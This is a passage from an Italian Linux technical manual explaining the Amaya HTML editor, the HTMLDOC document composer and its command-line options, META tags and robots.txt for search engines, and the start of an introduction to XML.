È interessante notare che alla base di ogni finestra utile per accedere alla modifica del documento appare l'indicazione sintetica della struttura del punto in cui si trova il cursore. Per esempio, la sequenza

```
Text \ P \ BODY \ HTML
```

indica che si tratta di testo contenuto in un elemento '**P**', che è contenuto nell'elemento '**BODY**', che a sua volta è parte dell'elemento '**HTML**':

```
<HTML>
    <BODY>
        <P>... <!-- Testo --> </P>
    </BODY>
</HTML>
```

Oltre alle specificità di Amaya, il suo funzionamento è abbastanza intuitivo. Si comprende che per poter essere utilizzato in modo conveniente, è più importante conoscere bene le potenzialità dell'HTML e dei fogli di stile CSS, prima di cercare di approfondire l'uso di questo programma.

264.2 Configurazione

La maggior parte della configurazione di Amaya è accessibile attraverso una delle voci del sottomenù *Preferences* del menù *Special*.

Nella directory personale dell'utente che utilizza il programma, Amaya crea la sottodirectory '`.amaya/`', in cui inserisce il file di configurazione generale '`thot.rc`', la sottodirectory per la sua memoria cache, '`libwww-cache/`' e i propri file temporanei. A parte la collocazione del file '`thot.rc`', il resto può essere spostato altrove attraverso la configurazione.

264.3 Aggregazione di un documento composto

Amaya è in grado di aggregare un documento composto da più «pagine» HTML in un solo file, attraverso la voce *Make book* del menù *Special*.

Per ottenere questo risultato si parte da un file HTML composto da un titolo contenuto in un elemento '**H1**', seguito da testo e da una serie di riferimenti. Questi riferimenti (l'elemento '**A**' con l'attributo '**HREF**') sono organizzati solitamente in un elenco puntato o numerato, ma a parte questo, tali riferimenti devono contenere anche l'attributo '**REL**', a cui viene assegnato il valore '**chapter**' o '**subdocument**'. L'esempio seguente rappresenta bene questa struttura di partenza:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
                      "http://www.w3.org/TR/REC-html40/loose.dtd">
<html>
<head>
  <title>Using Amaya</title>
  <style type="text/css">BODY { background-color : #FFFFFF }</style>
</head>
<body lang="en">
<!-- ... -->
<h1 style="text-align : center">Using Amaya</h1>
<!-- ... -->
<p>Each following section gives a short description of how to use a
specific Amaya functionality.</p>
<ul>
  <li><a rel="Chapter" href="Browsing.html#Browsing">Browsing with
  Amaya</a></li>
  <li><a rel="Chapter" href="Selecting.html#Selecting">Selecting</a></li>
  <li><a rel="Chapter" href="Searching.html#Searching">Searching and replacing
    text</a></li>
  <li><a rel="Chapter" href="Views.html#Views">Displaying Views</a></li>
  <li><a rel="Chapter" href="Creating.html#Creating">Creating new
  elements</a></li>
<!-- ... -->
</ul>
<!-- ... -->
<p><a name="There">There is also a brief introduction </a> which
explains some of the different types that can be used in Amaya such as
headings, lists, and quotations, and how to use them.</p>
<ul>
  <li><a href="HTML-elements/infoTypes.html" rel="Chapter">Information types
    in HTML</a></li>
  <li><a href="HTML-elements/structure.html" rel="Chapter">HTML Document
    Structure</a></li>
  <li><a href="HTML-elements/headings.html" rel="Chapter">Headers</a></li>
<!-- ... -->
</ul>
<hr>
<!-- ... -->
</body>
</html>
```

In particolare, l'elemento

```
<a href="HTML-elements/structure.html" rel="Chapter">HTML Document Structure</a>
```

implica l'inclusione del corpo del file '`HTML-elements/structure.html`' in quel punto, al posto del suo riferimento.

Per la precisione, si possono distinguere questi casi: quando il riferimento è fatto a un documento completo, come appena visto, si ottiene l'inclusione del contenuto del suo elemento '**`BODY`**'; se invece il riferimento è fatto a un'etichetta di un certo elemento, viene incorporato solo il contenuto di quell'elemento.

Nella realizzazione di un documento articolato in più file differenti, converrebbe avere l'accortezza di delimitare la parte sostanziale del testo di ogni file HTML in un elemento '**`DIV`**' provvisto di etichetta a cui poter fare riferimento attraverso l'indice di partenza (l'attributo '**`ID`**'). In questo modo si potrebbero escludere dall'aggregazione una serie di informazioni che servono solo per la navigazione (pulsanti per avanzare, indietreggiare o raggiungere l'indice).

Un indice di partenza può anche fare riferimento a file che contengono a loro volta dei sottoindici, realizzando quindi una struttura ad albero abbastanza articolata. Amaya continua ad aggregare i file finché trova elementi '**`A`**' contenenti l'attributo '**`REL`**' a cui sono assegnate le parole chiave già indicate.

264.4 Riferimenti

- Irène Vatton, *Amaya documentation*

  <*http://www.w3.org/Amaya/User/*>

- Irène Vatton, Vincent Quint, José Kahan, *Using Amaya*

  <*http://www.w3.org/Amaya/User/Manual.html*>

HTMLDOC

HTMLDOC [1] è un sistema di composizione basato su HTML. In pratica, si parte da uno o più file HTML e si ottiene una composizione in PostScript, PDF e HTML. I file HTML di partenza devono avere una struttura ragionevolmente semplice, dove il testo sia strutturato in capitoli, inizianti con un'intestazione '**`H1`**', suddivisi nel modo consueto, attraverso le intestazione di livello inferiore ('**`H2`**', '**`H3`**',... '**`H7`**'). In questo modo, HTMLDOC è in grado di generare automaticamente un indice generale e diventa utile tutto il sistema anche quando l'obiettivo è la generazione di una composizione finale nello stesso formato HTML.

HTMLDOC è disponibile sia su piattaforme Unix, sia su sistemi MS-Windows. In particolare, può funzionare in modo interattivo, attraverso l'interfaccia grafica, oppure in modo non interattivo utilizzando semplicemente opzioni della riga di comando.

265.1 Sorgente HTML

Il sorgente di un documento HTMLDOC può essere contenuto in un file singolo, oppure in più file HTML distinti. La prima cosa che dovrebbe apparire nel corpo del file HTML è un'intestazione di tipo '**`H1`**'.

In questi file HTML non sono ammissibili le inserzioni di oggetti, a parte le immagini nel modo consueto, attraverso l'elemento '**`IMG`**'; non si possono usare le cornici (*frame*); vengono ignorati gli script e le applet. È possibile selezionare soltanto i tipi di carattere standard, corrispondenti a: Helvetica, Times e Courier. Dal momento che HTMLDOC è disponibile anche su piattaforma MS-Windows, il carattere Arial viene convertito automaticamente in Helvetica. Non sono gestiti i fogli di stile e le tabelle sono riconosciute solo al livello di HTML 3.2.

Come estensione dello standard HTML viene riconosciuto il marcatore '**`<HR BREAK>`**', allo scopo di ottenere un salto pagina.

La documentazione di HTMLDOC è scritta in questo modo, per cui può essere osservata la tecnica utilizzata e il risultato che si ottiene. In generale, dopo l'elemento '**`HEAD`**', all'interno dell'elemento '**`BODY`**' si comincia subito con un'intestazione '**`H1`**'. L'esempio seguente è un estratto del file '`intro.html`', che è il primo del gruppo di file che compongono la documentazione di HTMLDOC:

```
<HTML>
<HEAD>
   <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">
   <META NAME="author" CONTENT="Michael R. Sweet">
   <META NAME="copyright"
CONTENT="Copyright 1997-1999, See the GNU General Public License for Details.">
   <META NAME="Author" CONTENT="Michael R. Sweet, Easy Software Products">
   <TITLE>HTMLDOC 1.7 User's Guide</TITLE>
</HEAD>
<BODY>

<DIV ALIGN=right>
<H1>
Introduction</H1></DIV>

<H2>
About This Software</H2>
This document describes how to use the <I>HTMLDOC</I> software, version
1.7. <I>HTMLDOC</I> is a HTML document processing program that generates
indexed HTML, Adobe&reg; PostScript<SUP>TM</SUP>, and Adobe Portable Document
```

[1] **HTMLDOC** GNU GPL

```
Format (PDF 1.2) files suitable for printing or online viewing.

<P>No restrictions are placed upon the output produced by <I>HTMLDOC</I>.

<H2>History</H2>

Like many programs <I>HTMLDOC</I> was developed in response to a need
my company had for generating high-quality documentation in printed and
...
...

<H2>Why Just HTML?</H2>

Some people have asked why this program only deals with HTML input files
and is not able to read any Standard Generalized Markup Language (SGML)
file. The reasons are numerous but basically boil down to:
...
...
</BODY>
</HTML>
```

Eventualmente è possibile convertire un file HTML singolo che non sia conforme a questa struttura, utilizzando un'opzione apposita, '**`--webpage`**', con la quale non si ottiene più l'indice generale, ma soprattutto non è possibile aggregare più file HTML assieme in un documento finale unico.

> HTMLDOC è progettato per gestire documenti di dimensioni molto grandi; tuttavia esistono dei limiti, fissati nel file '`config.h`', che appartiene ai sorgenti del programma. Eventualmente si possono estendere tali limiti modificando questo file e ricompilando successivamente i sorgenti.

265.2 Funzionamento

HTMLDOC si compone dell'eseguibile '**`htmldoc`**', che può essere avviato senza argomenti, per ottenere un funzionamento interattivo:

`htmldoc` [*opzioni* *file_html* ...]

È prevista la presenza di un file di configurazione personale, dei singoli utenti. Si tratta del file '`~/.htmldocrc`'. Questo file viene creato la prima volta dall'eseguibile '**`htmldoc`**' e potrebbe essere utile modificare la direttiva di dichiarazione del programma usato per modificare i file HTML sorgenti:

```
#HTMLDOCRC 1.7
EDITOR=amaya %s
```

In questo caso, si fa in modo di utilizzare Amaya per la modifica del sorgente HTML, quando questo tipo di programma viene richiamato da HTMLDOC.

Purtroppo non è disponibile una documentazione sufficiente sulle direttive di questo file di configurazione.

Nel seguito viene mostrato il funzionamento interattivo di HTMLDOC, abbinando anche la descrizione delle opzioni che possono servire per ottenere lo stesso risultato senza interazione con il programma. Intanto, nella figura 265.1 si può osservare come appare inizialmente, dopo l'avvio con il comando seguente:

`$` **`htmldoc`**[*Invio*]

Figura 265.1. Aspetto iniziale di HTMLDOC, quando viene avviato senza argomenti.

Nella parte bassa del pannellino grafico, appaiono alcuni pulsanti grafici, che fanno riferimento alla possibilità di creare e salvare un file contenente tutte le informazioni sulla composizione che si vuole generare. Questo file può essere inteso come la configurazione del libro che si vuole comporre.

- Il pulsante `NEW` serve a eliminare il lavoro in corso, per ricominciare con un altro nuovo.
- Il pulsante `OPEN` permettere di accedere al file system per selezionare un file contenente le informazioni su una composizione già predisposta in precedenza.
- I pulsanti `SAVE` e `SAVE AS` consentono di salvare l'impostazione attuale, eventualmente dando un nome nuovo alla cosa.
- Il pulsante `GENERATE` avvia la composizione in base alle informazioni indicate, generando uno o più file PostScript, PDF o HTML, a seconda di quanto specificato a questo proposito.
- Il pulsante `CLOSE` termina il funzionamento di HTMLDOC.

La parte centrale del pannello grafico di HTMLDOC cambia in funzione del lembo superiore selezionato.

265.2.1 Definizione dei file sorgenti

La prima fase per arrivare alla composizione è quella della selezione dei file HTML che compongono i sorgenti. Ciò si fa dalla finestra che si ottiene selezionando l'etichetta *`Input`*, che corrisponde alla situazione in cui si presenta HTMLDOC all'avvio.

In alto, si può osservare la presenza di due pulsanti di selezione, dove si può specificare il tipo di sorgente che si utilizza. La voce `BOOK` indica l'intenzione di utilizzare uno o più file HTML per generare un documento unico, in forma di libro, mentre la voce `WEB PAGE`, corrispondente all'opzione '**`--webpage`**', specifica che si tratta di un solo file HTML che non ha la struttura richiesta per realizzare un libro.

Il pulsante grafico laterale [Add File] consente di accedere al file system per selezionare i file HTML che compongono i sorgenti del documento che si vuole comporre. Nella figura 265.2 appaiono selezionati i file '`uno.html`', '`due.html`' e '`tre.html`'.

Figura 265.2. Sono stati selezionati tre file.

Sul lato destro si possono osservare anche altri pulsanti grafici, che si abilitano solo quando si seleziona uno o più nomi nell'elenco di quelli che compongono l'insieme dei sorgenti del documento: [Edit File] permette di avviare automaticamente il programma per la modifica dei file HTML; [Delete File] elimina i nomi evidenziati dall'elenco, ma senza cancellarli dal file system; [Move Up] e [Move Down] consentono di spostare il nome selezionato in alto o in basso, cambiando l'ordine.

Per completare l'estetica della composizione, è possibile specificare un'immagine da usare come logo e un'altra immagine da utilizzare nella copertina (ammesso che sia stata ablitata la sua generazione). Nel primo caso si può usare l'opzione '**`--logo`** *file_immagine*'; nel secondo l'opzione '**`--title`** *file_immagine*'.

265.2.2 Composizione

L'etichetta *`Output`* consente di accedere alla definizione del file o dei file che si vogliono ottenere dalla composizione. Il risultato della composizione può essere un file oppure una directory, selezionando [File] oppure [Directory], rispettivamente. Queste due voci corrispondono alle opzioni '**`--outfile`** *file*' e '**`--outdir`** *directory*'. Il file o la directory in questione si indicano sotto, mentre più giù si specifica esattamente il tipo di composizione che si vuole generare: [HTML], [PS], [PS2] e [PDF] (opzione '**`--format {ps1|ps2|pdf|html}`**').

Figura 265.3. Definizione del risultato della composizione che si vuole ottenere.

Il senso delle opzioni che appaiono nel resto della maschera è abbastanza intuitivo. Si può osservare il fatto che sia possibile cambiare il colore dello sfondo e anche utilizzare un'immagine per questo.

Se si indica una directory, si intende generare un gruppo di file nella directory stessa. Ciò può essere utile nella composizione in HTML, ma funziona nello stesso modo anche per le altre forme di composizione.

265.2.3 Formato e aspetto delle pagine

L'etichetta *Page* consente di accedere alla definizione delle pagine, nel caso in cui la composizione richiesta serva a generare un formato PostScript o PDF. È possibile indicare il formato della pagina (corrispondente all'opzione '**--size** *formato*'), se la stampa avviene su entrambi i lati del foglio (la voce DOUBLE-SIDED, ovvero l'opzione '**--duplex**'), i margini (le opzioni '**--left** *n*{**in**|**cm**|**mm**}', '**--right** *n*{**in**|**cm**|**mm**}', '**--top** *n*{**in**|**cm**|**mm**}', '**--bottom** *n*{**in**|**cm**|**mm**}'), l'intestazione e il piè pagina (opzioni '**--header** *xyz*' e '**--footer** *xyz*').

Figura 265.4. Definizione della pagina nel caso di composizione per la stampa.

La selezione di intestazione e piè di pagina consente di definire ciò che deve apparire a sinistra, al centro e a destra di queste.

265.2.4 Indice generale

L'etichetta *TOC* consente di accedere alla definizione dell'indice generale, che in particolare prevede l'indicazione del livello di dettaglio che deve avere e consente la specificazione di intestazione e piè pagina differenti dal resto del documento.

Figura 265.5. Definizione dell'indice generale e della numerazione delle sezioni.

Il livello di dettaglio dell'indice si definisce anche con l'opzione '**--toclevels** *n*', l'intestazione e il piè di pagina si possono definire con le opzioni '**--tocheader** *xyz*' e '**--tocfooter** *xyz*'. Infine, nella maschera si può vedere la voce NUMBERED HEADINGS, corrispondente all'opzione '**--numbered**', con cui si ottiene la numerazione delle sezioni (gli elementi '**H***n*').

265.2.5 Carattere da stampa

Sempre nel caso di composizione per la stampa, l'etichetta *Fonts* consente di definire il tipo e la dimensione dei caratteri da usare per il corpo, le sezioni, l'intestazione e il piè pagina. Per la necessità di essere compatibili al massimo, sono disponibili solo i tipi Times, Helvetica e Courier. Si osservi che l'altezza delle righe viene espressa in rapporto rispetto all'altezza dei caratteri, dove per esempio '**1.2**' rappresenta il 120 %.

Figura 265.6. Definizione del carattere da stampa.

Le opzioni corrispondenti sono: '**--bodyfont** *carattere*', '**--fontsize** *n*' e '**--fontspacing** *n*' per definire il carattere, la dimensione in punti e l'altezza delle righe nel testo normale; '**--headfootfont** *carattere*' e '**--headfootsize** *n*', per indicare il tipo di carattere e la dimensione in punti dell'intestazione e del piè di pagina; '**--headingfont** *carattere*' per definire il tipo di carattere dei titoli delle sezioni.

265.2.6 Altre opzioni

L'ultima etichetta, *Options*, riguarda le opzioni rimanenti che non hanno trovato una collocazione migliore. In questo contesto viene definito in particolare il programma da utilizzare per la modifica dei file HTML del sorgente. Si può usare un programma per la modifica dei file di testo, oppure un applicativo più elaborato, specifico per i file HTML.

Figura 265.7. Definizione delle opzioni rimanenti.

265.3 Programmazione della composizione

HTMLDOC, quando funziona in modo interattivo, consente di conservare in un file l'impostazione, ovvero la configurazione di un documento, memorizzando tutte le opzioni selezionate. Quanto mostrato nelle figure di esempio, si tradurrebbe nel contenuto seguente:

```
#HTMLDOC 1.7
3
uno.html
due.html
tre.html
-t ps1 -f prova.ps --toclevels 3 --size a4 --left 3cm --right 3cm ↩
↪--top 3cm --bottom 3cm --header t.1 --footer h.. --tocheader .I. ↩
↪--tocfooter h.i --no-compression --fontsize 11.0 --fontspacing 1.2 ↩
↪--headingfont Courier --bodyfont Times --headfootsize 12.0 ↩
↪--headfootfont Helvetica
```

Da *htmldoc(1)* si intuisce che l'autore suggerisca di usare l'estensione '`.book`' per questi file; tuttavia HTMLDOC non propone alcunché.

L'osservazione di questi file consente anche di capire meglio l'uso delle opzioni della riga di comando. In questo caso, volendo usare l'eseguibile '**`htmldoc`**' in modo non interattivo per fare la stessa cosa, il comando avrebbe potuto essere quello seguente:

```
$ htmldoc -t ps1 -f prova.ps --toclevels 3 --size a4 ↩
↪--left 3cm --right 3cm --top 3cm --bottom 3cm --header t.1 ↩
↪--footer h.. --tocheader .I. --tocfooter h.i ↩
↪--no-compression --fontsize 11.0 --fontspacing 1.2 ↩
↪--headingfont Courier --bodyfont Times --headfootsize 12.0 ↩
↪--headfootfont Helvetica uno.html due.html tre.html
```

Eccezionalmente, l'eseguibile '**`htmldoc`**' può ricevere come argomento il nome di uno di questi file '`.book`', ottenendo un funzionamento interattivo, partendo dalla configurazione contenuta nel file stesso. Supponendo di avere salvato quella configurazione nel file '`prova.book`', basterebbe riavviare nel modo seguente:

```
$ htmldoc prova.book
```

Tabella 265.1. Riepilogo delle opzioni più comuni.

Opzione	Descrizione
--webpage	Il sorgente non è realizzato secondo la struttura di un libro.
--format {ps1|ps2|pdf|html}	Formato finale della composizione.
-t {ps1|ps2|pdf|html}	Come '**--format**'.
--outfile *file*	File da generare dalla composizione.
-f *file*	Come '**--outfile**'.
--outdir *directory*	Directory in cui inserire i file della composizione.
-d *directory*	Come '**--outdir**'.
--top *n*{in|cm|mm}	Margine superiore secondo l'unità di misura specificata.
--bottom *n*{in|cm|mm}	Margine inferiore secondo l'unità di misura specificata.
--left *n*{in|cm|mm}	Margine sinistro secondo l'unità di misura specificata.
--right *n*{in|cm|mm}	Margine destro secondo l'unità di misura specificata.
--size letter|a4|universal	Formato della carta in base a un nome.
--size *larghezza*x*altezza*{in|cm|mm}	Formato della carta espresso esattamente.
--duplex	Stampa su entrambi i lati del foglio.
--header *xyz*	Intestazione.
--footer *xyz*	Piè di pagina.
--tocheader *xyz*	Intestazione dell'indice generale.
--tocfooter *xyz*	Piè di pagina dell'indice generale.
--headfootfont *carattere*	Carattere da usare nell'intestazione e piè pagina.
--headfootsize *n*	Dimensione carattere di intestazione e piè pagina.
--headingfont *carattere*	Carattere dei titoli delle sezioni.
--bodyfont *carattere*	Carattere da usare nel corpo.
--fontsize *n*	Dimensione del carattere normale in punti.
--fontspacing *n*	Altezza riga rispetto alla dimensione del carattere.
--logo *file*	Definisce il file da usare come logo.
--bodyimage *file*	Definisce il file da usare come sfondo.
--title *file*	Immagine da usare nella copertina.
--no-toc	Non genera l'indice generale.
--no-title	Non genera la copertina.
--toclevels *n*	Definisce il numero di livelli dell'indice generale.

La tabella 265.1 riassume le funzionalità delle opzioni principali di HTMLDOC quando viene usato in modo non interattivo. È importante tenere in considerazione alcune cose, che vengono descritte brevemente nel seguito.

È possibile gestire solo immagini in formato GIF, JPG e PNG; in particolare, quando si ottiene una conversione in HTML, si usano le stesse immagini di partenza.

La dimensione della carta può essere indicata per nome, oppure direttamente, fornendo larghezza e altezza, nella forma *m*x*n*, dove *m* rappresenta la larghezza e *n* l'altezza. Si osservi che questi due numeri vanno completati con l'indicazione finale dell'unità di misura (come si vede nella tabella), una volta sola per entrambi i valori. Il formato speciale denominato '**universal**' si riferisce a un compromesso tra il formato A4 e il formato lettera (8,5 in × 11 in), in modo che possa essere stampato con entrambi i tipi di carta; in pratica si utilizza la larghezza del formato A4 e l'altezza del formato lettera.

Le opzioni che definiscono il contenuto delle intestazioni e dei piè di pagina, utilizzano una simbologia speciale, in cui tre lettere indicano rispettivamente la parte sinistra, quella centrale e quella destra della riga. La tabella 265.2 riepiloga questi simboli.

Tabella 265.2. Simboli usati negli argomenti delle opzioni che definiscono il contenuto delle intestazioni e dei piè di pagina.

Simbolo	Descrizione
.	Vuoto.
t	Titolo del documento
h	Sezione attuale.
c	Capitolo attuale.
l	Logo.
i	Pagina in numero romano minuscolo.
I	Pagina in numero romano maiuscolo.
1	Pagina in numero arabo normale.
a	Pagina in lettere minuscole.
A	Pagina in lettere maiuscole.

Essere presenti su Internet

Una volta realizzato il proprio documento in HTML, quando questo deve essere pubblicato da qualche parte su Internet, si pongono due problemi essenziali:

1. dove trovare il posto;
2. come rendere di dominio pubblico la sua presenza.

Spesso, il primo problema lo si può risolvere utilizzando un sito offerto gratuitamente; in alternativa si possono prendere accordi per affittare uno spazio da qualche parte, magari ottenendo anche un dominio virtuale conveniente. Per quanto riguarda il secondo, è necessario iscrivere il proprio documento presso i vari servizi che si occupano di creare gli indici pubblici. Dei due problemi, il secondo è il più delicato.

266.1 Motori di ricerca e robot

Più passa il tempo e più sono i documenti che vengono pubblicati su Internet. I motori di ricerca, ovvero i servizi che gestiscono gli indici delle pubblicazioni, sono sempre più sommersi di lavoro. In questa situazione, ognuno applica una propria politica di filtro dei documenti che vengono sottoposti per l'inclusione nel loro indice. In generale, non basta realizzare un documento HTML corretto, occorre pensare anche ai motori di ricerca.

Il documento HTML, per poter essere preso in considerazione in modo corretto dai motori di ricerca, deve avere una serie di elementi '**`META`**' nell'intestazione, contenenti alcune informazioni salienti. Ciò permette la classificazione del documento e la creazione di indici chiari per l'utente di quel servizio. Tuttavia, il problema è che non tutti i motori di ricerca utilizzano le stesse informazioni nello stesso modo; così, ci si affida generalmente all'esperienza degli altri per la compilazione di tali elementi. Qui si raccolgono solo alcune indicazioni, ritenute corrette, ma che potrebbero anche essere smentite nel futuro.

266.1.1 Elementi META

Gli elementi '**`META`**' sono vuoti, nel senso che non delimitano alcun testo, e si collocano nell'intestazione del file HTML, ovvero nell'elemento '**`HEAD`**'. Nella maggior parte dei casi, l'elemento '**`META`**' si utilizza con l'attributo '**`NAME`**' e l'attributo '**`CONTENT`**', attraverso i quali si stabilisce un nome a cui viene assegnato un contenuto.

Il DTD dell'HTML non stabilisce quali siano i nomi che si possono usare per l'attributo '**`NAME`**' e da questo nascono tutti i problemi. In particolare, c'è da considerare che alle volte i nomi e i valori abbinati non fanno differenza tra maiuscole e minuscole, altre volte pare che la facciano.

L'esempio seguente mostra un esempio tipico di utilizzo per un documento realizzato in italiano:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
    <META NAME="generator" CONTENT="ALtools">
    <META NAME="description" CONTENT="GNU/Linux e il software libero" LANG="it">
    <META NAME="description" CONTENT="GNU/Linux and free software"    LANG="en">
    <META NAME="keywords"
        CONTENT="GNU/Linux, Unix, software, software libero, free software">
    <META NAME="distribution" CONTENT="Global"                        LANG="en">
```

```
    <META NAME="rating" CONTENT="General"                             LANG="en">
    <META NAME="resource-type" CONTENT="document"                      LANG="en">
    <META NAME="classification" CONTENT="computers"                   LANG="en">
    <META NAME="revisit-after" CONTENT="7 days"                       LANG="en">
    <META NAME="ROBOTS" CONTENT="ALL">
    <META NAME="SPIDERS" CONTENT="ALL">
    <META NAME="author" CONTENT="Daniele Giacomini">
    <META NAME="copyright" CONTENT="© 1997-2001 Daniele Giacomini">
    <TITLE>Appunti Linux</TITLE>
    ...
</HEAD>
...
```

Il significato di queste informazioni dovrebbe essere intuitivo, salvo qualche caso, ma in particolare è necessario osservare un problema: alcune cose sono espresse attraverso sigle o parole chiave che hanno significato per la lingua inglese, mentre potrebbero essere attese parole o definizioni diverse nel caso di un documento in italiano. Nell'esempio si può osservare che l'elemento '**HTML**' possiede l'attributo '**LANG**' a cui è assegnato il valore '**it**', allo scopo di indicare che tutto il documento è scritto in lingua italiana. Pertanto, per modificare questo assunto negli elementi '**META**' in cui il linguaggio può avere importanza, è stato aggiunto nuovamente l'attributo '**LANG**' con il valore '**en**'. Può darsi che questa precauzione non serva a nulla, ma potrebbe essere importante in futuro.

Eventualmente, si potrebbe anche arrivare a duplicare alcune informazioni per diversi linguaggi. Per esempio, l'informazione denominata '**description**' viene fornita due volte: prima in italiano e poi in inglese.

L'elenco seguente descrive brevemente le informazioni più importanti che si possono dare in questo modo.

- `description|Description`

  Si tratta di una descrizione breve del contenuto che potrebbe essere mostrato negli indici. A titolo indicativo, non dovrebbe superare le 25 parole, per essere certi che sia presa in considerazione integralmente.

- `keywords|Keywords`

  Si tratta di un elenco di parole, o frasi brevi, separate da una virgola. Queste parole rappresentano gli argomenti principali del documento. Indicandole in questo modo, si cerca di farle risaltare (anche se nel documento vengono usate poco o non vengono usate affatto), in modo che vengano prese in considerazione in modo particolare. A titolo indicativo, l'elenco non dovrebbe superare le 25 parole, per essere certi che questo venga preso in considerazione. Si intuisce che le prime parole di questo elenco siano considerate come quelle più importanti.

- `distribution|Distribution`

  Probabilmente si riferisce all'estensione che ha o può avere la diffusione del documento. Le parole che possono essere assegnate sono '**Global**' e '**Local**', con i significati che si possono intuire.

- `rating|Rating`

  Probabilmente si riferisce al tipo di pubblico a cui si rivolge il documento. In generale viene assegnata solo la parola chiave '**General**'; qualcuno suggerisce anche l'uso di, '**Mature**' e '**Restricted**', ma il significato in pratica non è chiaro.

- `classification|Classification`

Si tratta della classificazione del contenuto del documento. È difficile fare un elenco dei termini che si possono usare, perché dipendono dal motore di ricerca. Probabilmente si può trattare di: '**business**', '**computers**', '**entertainment**', '**internet**', '**miscellaneous**', '**personal**'.

- `resource-type`

  Si tratta della definizione che si dà al documento HTML. Da quanto si vede, si usa sempre solo la parola chiave '**document**' (solo in minuscolo).

- `revisit-after`

  Apparentemente, questa indicazione serve a richiedere al motore di ricerca di ripassare dopo un certo numero di giorni. Non è garantito il successo di questa richiesta, ma nulla vieta di provarci.

- `ROBOTS`

  Questa informazione serve a chiedere esplicitamente o a vietare la scansione e l'indicizzazione. In generale si assegna la parola chiave '**ALL**' perché venga preso in considerazione il documento a tutti gli effetti, assieme ai riferimenti a cui punta, mentre si usa la parola chiave '**INDEX**' per richiedere la sola indicizzazione e '**FOLLOW**' per seguire i riferimenti. Per evitare l'indicizzazione si usa '**NOINDEX**', mentre per evitare di seguire i riferimenti si usa '**NOFOLLOW**'. Qualcuno suggerisce di utilizzare la stringa '**ALL,INDEX,FOLLOW**' per ottenere il risultato migliore.

- `SPIDERS`

  Apparentemente funziona nello stesso modo di '**ROBOTS**' e probabilmente accetta gli stessi valori.

266.1.2 Filtro iniziale alla scansione dei robot

Nel momento in cui si è posto il problema dell'esistenza di tutta una serie di servizi di scansione della documentazione su Internet, si è pensato all'opportunità di bloccare, in certe circostanze, il lavoro di questi «robot». Gli amministratori dei servizi HTTP hanno la possibilità di realizzare il file '`/robots.txt`', contenente l'indicazione dei percorsi che non devono essere scanditi.

Anche se si tratta di un compito che riguarda gli amministratori, è opportuno sapere leggere le istruzioni di questo file, nel caso esista, per sapere se il proprio documento può essere raggiunto o meno dai motori di ricerca e da altri servizi simili.

Il file in questione, collocato all'inizio della gerarchia del servizio HTTP a cui si riferisce, è un file di testo normale, in cui si indicano dei commenti, preceduti dal simbolo '**#**', e una serie di campi nella forma:

```
campo: valore
```

Le informazioni di questo file sono suddivise in base al nome del programma robot che si vuole filtrare:

```
User-agent: nome
```

Uno o più campi del genere, posti di seguito, iniziano la definizione del filtro riferito ai programmi rispettivi. Se al posto del nome si indica un asterisco, si intendono simultaneamente tutti i programmi che non siano stati presi in considerazione diversamente.

```
Disallow: [percorso]
```

Il campo '**`Disallow`**' serve a specificare un percorso da escludere dalla scansione dei robot presi in considerazione.[1]

```
# http://www.brot.dg/robots.txt
User-agent: *
Disallow /tmp/
Disallow /cgi-bin/
Disallow /prova.html
```

Supponendo che l'esempio si riferisca al file '`http://www.brot.dg/robots.txt`', si mostra il caso in cui si vogliono escludere tutti i robot dal contenuto di '`http://www.brot.dg/tmp/`', '`http://www.brot.dg/cgi-bin/`' e dal file '`http://www.brot.dg/prova.html`'.

```
# http://www.brot.dg/robots.txt
User-agent: *
Disallow
```

In questo caso non si esclude alcunché.

```
# http://www.brot.dg/robots.txt
User-agent: *
Disallow /
```

Questo nuovo esempio esclude l'accesso a tutto il servizio.

266.2 Riferimenti

- *IMC Search Engine Submit Form*

  <*http://www.imcd.com/cgi-bin/webannouncer.cgi*>

- *Search Engine Registration - Submit Your Site to the Top Search Engines - Free!*

  <*http://www.siteadd.com/index.cfm*>

- *TheFreeSite.com*

  <*http://www.thefreesite.com*>

[1] Non è possibile indicare caratteri jolly: non avrebbero significato, dal momento che si intendono tutti i percorsi che iniziano come indicato e proseguono poi in qualunque modo.

Parte xlix

XML

XML: cenni

XML è un linguaggio derivato dall'SGML, da intendersi come un sottoinsieme compatibile con questo; in particolare, il nome rappresenta l'acronimo di *Extensible markup language*. Il motivo per il quale è stata introdotta questa variante dell'SGML è dovuto all'esigenza di trovare un compromesso tra l'SGML originale e l'HTML, che è solo un'applicazione di SGML troppo limitata per la documentazione multimediale. In pratica, l'intento è stato ed è quello di semplificare leggermente l'SGML rendendo disponibili molte qualità dell'SGML che un'applicazione rigida come l'HTML non è in grado di offrire.

In generale, un documento XML è un'*applicazione* di XML; nello stesso modo, l'HTML (come linguaggio) è un'applicazione SGML.

> È importante non illudersi: XML resta un sistema abbastanza complesso, anche se non quanto l'SGML tradizionale. Infatti, un documento realizzato in XML richiede la definizione di un DTD, esattamente come avveniva prima.

267.1 Differenze significative tra SGML e XML

L'SGML è già stato introdotto nel capitolo 249; in questo vengono affrontate solo le caratteristiche salienti di XML che lo distinguono sostanzialmente dal suo predecessore.

267.1.1 Codifica

La novità più importante di XML è l'utilizzo predefinito della codifica universale, prevalentemente attraverso la forma UTF-8 e UTF-16. Questo fatto ha delle implicazioni importanti, in quanto i riferimenti a macro del tipo '**&***n***;**' e '**&x***n***;**' si fanno ai punti di codifica dello standard ISO 10646 (nel primo caso il numero è espresso in decimale, mentre nel secondo si tratta di un numero esadecimale.

XML non esclude a priori l'utilizzo di altri tipi di codifica; tuttavia, se non è possibile usare le codifiche UTF-*n*, per evitare ambiguità potrebbe essere conveniente limitarsi all'uso dell'ASCII tradizionale, dal momento che è perfettamente compatibile con la forma UTF-8. Eventualmente è possibile anche specificare il tipo di codifica attraverso un'istruzione apposita, che verrà mostrata in seguito.

267.1.2 Commenti

I commenti si indicano in linea di massima come in SGML, attraverso la forma:

```
<-- commento -->
```

Come nell'SGML si deve evitare l'uso di due trattini in sequenza, '**--**', ma in XML non è ammissibile il commento nullo nella forma '**<!>**'.

267.1.3 Marcatori ed elementi vuoti

